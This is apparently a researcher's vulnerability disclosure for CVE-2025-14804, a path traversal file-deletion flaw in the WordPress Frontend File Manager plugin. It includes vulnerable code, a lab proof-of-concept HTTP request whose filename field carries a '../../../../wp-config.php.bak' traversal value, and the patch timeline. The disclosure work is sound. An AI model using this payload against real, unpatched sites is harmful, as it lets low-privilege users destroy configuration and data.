CVE-2025-14804: Wordpress - Frontend File Manager Authenticated File Deletion via Path Traversal
Technical breakdown of CVE-2025-14804.
Overview
This post provides a technical breakdown of CVE-2025-14804, an authenticated file deletion via path traversal vulnerability discovered in the WordPress Frontend File Manager plugin.
For more information on the methodology and infrastructure used to discover this vulnerability, see my blog post: CVE Hunting Setup.
Affected Plugin: Frontend File Manager
Vulnerability Type: Authenticated File Deletion via Path Traversal
CVE ID: CVE-2025-14804
Affected Versions: < 23.5
Severity: 7.7/High
Status: Patched
Plugin Information
Frontend File Manager is a WordPress plugin with over 1.000 active installations. It allows admins to create dedicated file-management pages for authenticated users, allowing them to upload, download, and delete files directly from these pages.
Vulnerability Details
Root Cause
The application does not properly validate and sanitize user-supplied file paths before performing file operations, allowing authenticated users to delete arbitrary files.
Affected Parameter/Endpoint
Endpoint: /wp-admin/admin-ajax.php
Vulnerable Parameter: filename
File: nmedia-user-file-uploader/inc/files.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
// Source flow
135	$file_name = sanitize_file_name( $_REQUEST['name'] );
142	$file_name = sanitize_file_name($file_name);
144	$file_name = apply_filters('wpfm_uploaded_filename', $file_name);
191	$file_name_a = substr ( $file_name, 0, $ext );
198	$file_name = $file_name_a . '_' . $count . $file_name_b;
216	$file_path = $file_dir_path . $file_name;
229	$out = fopen ( "{$file_path}.part", $chunk == 0 ? "wb" : "ab" );

// Sink
795 $file_ids = isset($_POST['file_ids']) && is_array($_POST['file_ids']) ? array_map('intval', $_POST['file_ids']) : [];
812 foreach ($file_ids as $file_id) {
813    $file = new WPFM_File($file_id);
814    if ($file->node_type !== 'dir') {
815       if ($file->location === 'local') {
816          $removed_filesize += $file->delete_file_locally();
Vulnerability Flow:
- Source (Line 135): The
$filenamevalue is passed through thesanitize_file_namefunction, which does not adequately sanitize or validate user input. - Sink (Line 795, 816): On file deletion, the plugin only relies on the user-supplied
file_idsparameter. This value is used to determine which file to remove, without any additional validation of the actual filename.
The upload and delete functionality does not properly validate or normalize user-supplied filenames, resulting in an arbitrary file deletion vulnerability through the upload mechanism.
The download functionality does properly sanitize the filename before allowing users to download the file.
File: nmedia-user-file-uploader/inc/files.php
1
2
3
4
5
6
7
8
9
10
905 $file = new WPFM_File( $_REQUEST['file_id'] );

922 $file_dir_path = $file->path;
923 $upload_dir = wpfm_files_setup_get_directory($file->owner_id);

925 $realFilePath = realpath($file_dir_path);
926 $realBasePath = realpath($upload_dir) . DIRECTORY_SEPARATOR;

928 if ($realFilePath === false || strpos($realFilePath, $realBasePath) !== 0) {
929   wp_die( 'Sorry, you are not allow to download this file', 'wpfm' );
Proof of Concept
Prerequisites
- WordPress installation
- Frontend File Manager plugin version 23.4 installed
- A user with atleast Subscriber privileges
Installing the plugin
1
ddev wp plugin install nmedia-user-file-uploader --activate-network
Exploitation Steps
Prerequisites:
Exploitation requires a user with at least the permissions of the Subscriber role. An admin can create such a user in the admin panel by navigating to Users > Add User.
Additionally, create a page in the WordPress admin panel containing the following shortcode: 
Exploitation:
As a PoC, we will create a copy of the wp-config.php file and attempt to delete it using our low-privilege user:
1
cp wp-config.php wp-config.php.bak
Log in as the Subscriber user and navigate to the previously created page. From there, upload any .png file and click on “Select Files” to upload the file. Using Burp, we can then modify the filename in the request, changing it to point to the backup of the wp-config.php file. The request is shown below:
1
2
3
4
5
POST /wp-admin/admin-ajax.php HTTP/2
Host: wp.ddev.site
--[SNIPPED]--

wpfm_save_nonce=3cc68b4bc4&_wp_http_referer=%2Fffmwp%2F&action=wpfm_save_file_data&wpfm_bp_group_id=0&shortcode_groups=0&shortcode_groups=0&exist_file_id=&uploaded_files%5Btestpng-1763396556462%5D%5Bfilename%5D=../../../../wp-config.php.bak&-[SNIPPED]-
The newly uploaded file will appear on the page. Click on the trash icon to delete the wp-config.php.bak file.
Impact
What an attacker can achieve by exploiting this vulnerability:
- Unrestricted File Deletion: Any file accessible by the web server’s user can be deleted, such as system, configuration, or application files.
- Service Disruption & Data Loss: Deleting critical files can crash the application or result in permanent data loss.
Mitigation
- Update to version 23.5 or higher.
Timeline
[17/11/2025]- Vulnerability discovered[18/11/2025]- Vendor notified[15/12/2025]- CVE assigned[16/12/2025]- Patch released[17/12/2025]- Public disclosure
References
Disclosure: This analysis is for educational purposes only. Always test vulnerabilities in controlled environments with proper authorization.